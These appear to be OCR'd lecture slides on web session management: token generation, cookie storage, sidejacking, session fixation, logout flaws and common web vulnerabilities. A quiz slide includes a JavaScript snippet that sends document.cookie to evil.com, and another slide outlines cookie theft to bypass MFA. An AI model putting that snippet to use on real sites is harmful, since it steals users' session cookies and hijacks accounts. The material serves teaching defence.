Old Apache Tomcat: generateSessionID() as MD5(PRNG)

- … but weak pseudo-random number generator
- Result: predictable SessionID's

ATT's first-gen iPad site: SIM card ID in the request used to populate a Web form with the user's email address

- IDs are serial and guessable
- Brute-force script harvested 114,000 email addresses

41 months in federal prison

Andrew "weev" Auernheimer

Generating Strong Session Tokens

Use underlying Web framework – ASP, Rails, Tomcat, etc. – to generate unpredictable (to attacker) tokens

- Example (Rails): token = SHA256(current time, random nonce)

Binding Token to Client's Machine

Embed machine-specific data in the token

- Client's IP address
  - Harder to use token at another machine if stolen
  - If honest client changes IP address during session, will be logged out for no reason
- Client's browser / user agent
  - A weak defense against theft, but doesn't hurt
- HTTPS (TLS) session key
  - Same problem as IP address (and even worse)

Storing Session Tokens

Issues

Embed in URL links

- https://site.com/checkout?SessionToken=kh7y3b

Token leaks via HTTP Referer header

Browser cookie

- Set-Cookie: SessionToken=fduhye63sfdb

Browser automatically sends token with every request, even if request not initiated by the user (cross-site request forgery)

Store in a hidden form field


- <input type="hidden" name="sessionid" value="kh7y3b">

Short sessions only

Window.name DOM property


Not private, does not work if user connects from another window, short sessions only

HTTP Referer Header



Referer leaks URL content (including session tokens) to any destination linked from the site

Session Management with Cookies



Authenticators must be unforgeable and tamper-proof

(malicious client shouldn't be able to compute his own or modify an existing authenticator)

Cookie Theft to Bypass MFA (SolarWinds Hack)

- Attackers used admin accounts to steal targeted users' Chrome profiles and data protection API (DPAPI) data
- Decrypted user-specific DPAPI keys using backup keys stored on domain controllers
- Used DPAPI keys to decrypt cookies from previously MFA-authenticated sessions
- Edited cookies and added them to new sessions


https://www.crowdstrike.com/blog/observations-from-the-stellarparticle-campaign/

SOP Quiz #2

Your bank website includes a script from GoogleAnalytics.com
Can Google steal your bank authentication cookie?

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```


HttpOnly Cookies



scope

Cannot be read by script via DOM

Network Threats to Cookies



Standard protection from network attacks: HTTPS

much more about HTTPS later

Cookie Theft: SideJacking


Network eavesdropper steals cookies sent over a wireless connection

- Case 1: website uses HTTPS for login, the rest of the session is unencrypted
  - Only works if cookies are not marked as "secure" (why?)
- Case 2: accidental HTTPS→HTTP downgrade
  - Laptop sees Wi-Fi hotspot, tries HTTPS to Web mail
  - This fails because first sees hotspot's welcome page
  - Now try HTTP… with unencrypted cookie attached!
  - Eavesdropper gets the cookie – user's mail is pwned

also Firefox Firesheep extension


Cookie Theft: Surf Jacking

Forced
HTTPS->HTTP downgrade



http://resources.enablesecurity.com/resources/Surf%20Jacking.pdf

Session Management with Session Tokens



Session Fixation Attacks

Attacker obtains an anonymous session token (AST) for site.com

Sets user's session token to attacker's AST

- URL tokens: trick user into clicking on URL with the attacker's token
- Cookie tokens: need an XSS exploit (more later)

User logs into site.com

Attacker's token becomes logged-in token!

Can use this token to hijack user's session

Preventing Session Fixation

- When elevating user from anonymous to logged-in, always issue a new session token
- Once user logs in, token changes to value unknown to attacker

Logout Issues

Functionality: allow login as a different user

Security: prevent others from abusing account

What happens during logout?

1. Delete session token from client
2. Mark session token as expired on server

Many sites forget to mark token as expired, enabling session hijacking after logout

- Attacker can use old token to access account

Web Applications

Big trend: software as a Web-based service

- Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
- Cloud-hosted applications

Application code split between client and server


- Client (Web browser): JavaScript
- Server: PHP, Ruby, Java, Perl, ASP …

Security is rarely the main concern


- Poorly written scripts with inadequate input validation
- Inadequate protection of sensitive data

Top Web Vulnerabilities

New kid on the block:
SSRF– server-side request forgery



XSS (CSS) – cross-site scripting
Malicious code injected into a trusted context (e.g., malicious data presented by a trusted website interpreted as code by the user's browser)



XSRF (CSRF) - cross-site request forgery
bad website forces the user's browser to send a request to a good website

SQL injection
Malicious data sent to a website is interpreted as code in a query to the website's back-end database